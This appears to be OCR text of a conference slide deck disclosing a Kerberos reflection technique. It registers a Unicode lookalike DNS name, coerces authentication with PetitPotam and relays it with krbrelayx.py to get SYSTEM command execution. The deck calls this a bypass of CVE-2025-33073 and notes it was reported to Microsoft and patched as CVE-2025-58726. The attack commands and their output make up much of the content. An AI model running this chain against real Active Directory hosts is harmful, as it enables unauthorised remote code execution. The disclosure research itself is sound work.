
Default SPNs of a machine account




Default SPNs of a machine account



Default SPNs of a machine account




Default SPNs of a machine account




Unicode again


Unicode again




DNS record criteria




DNS record criteria



DNS record criteria



DNS record criteria



Kerberos reflection

- **Register the** `SRV1.AD.LOCAL`

```
$ dnstool.py [...] -a add -r SRV1.AD.LOCAL -d 192.168.62.80 DC1
[+] LDAP operation completed successfully
```

- **Coerce!**

```
$ PetitPotam -u user -p password SRV1.AD.LOCAL SRV1.AD.LOCAL
```

- **Nothing happens :(**

Back to the client DNS resolver

- **As previously said, the `DnsCache` service will not issue a DNS request for a target matching its own machine**
  - `SRV1` → NOK
  - `SRV1.AD.LOCAL` → NOK
- **`CompareStringW` is used to compare the target with the machine's name**
  - Not a simple `memcmp` function
  - Similarly to `LCMapStringEx`, accepts compare flags: `NORM_IGNORECASE`, `NORM_IGNOREWIDTH`, etc.
  - Called in `dnsapi!Query_MatchAndGetLocalMachine` with flag `0x1` (`NORM_IGNORECASE`)

CompareStringW

CompareStringW("SRV1 . AD . LOCAL", "SRV1.AD.LOCAL", NORM_IGNORECASE)

==

CSTR_EQUAL

CompareStringW

CompareStringW("S®V1", "SRV1", NORM_IGNORECASE)

!=

CSTR_EQUAL

Unicode again

Kerberos reflection reborn

- **Register the** `S®V1.AD.LOCAL`

```
$ dnstool.py [...] -a add -r S®V1.AD.LOCAL -d 192.168.62.80 DC1
[+] LDAP operation completed successfully
```

- **Coerce!**

```
$ PetitPotam -u user -p password S®V1.AD.LOCAL SRV1.AD.LOCAL
```

- **Success!**

```
# krbrelayx.py -t smb://SRV1.AD.LOCAL -c whoami
[...]
[*] SMBD: Received connection from 192.168.62.10
[*] Executed specified command on host: srv1.ad.local
nt authority\system
```

Kerberos reflection reborn

- **Authenticated RCE once again!**
- **Complete bypass of CVE-2025-33073 via a new Kerberos coercion technique**
- **Reported to MSRC on the 5th of October 2025, a few days before the October Patch Tuesday…**

October Patch tuesday

Before the patch

```
# krbrelayx.py -t smb://SRV1.AD.LOCAL -c whoami
[...]
[*] SMBD: Received connection from 192.168.62.10
[*] Executed specified command on host: srv1.ad.local
nt authority\system
```

After the patch


```
# krbrelayx.py -t smb://SRV1.AD.LOCAL -c whoami
[...]
[*] SMBD: Received connection from 192.168.62.10
[-] SMB SessionError: 0xc0000022 - STATUS_ACCESS_DENIED -
{Access Denied} A process has requested access to an
object but has not been granted those access rights.
```

CVE-2025-58726

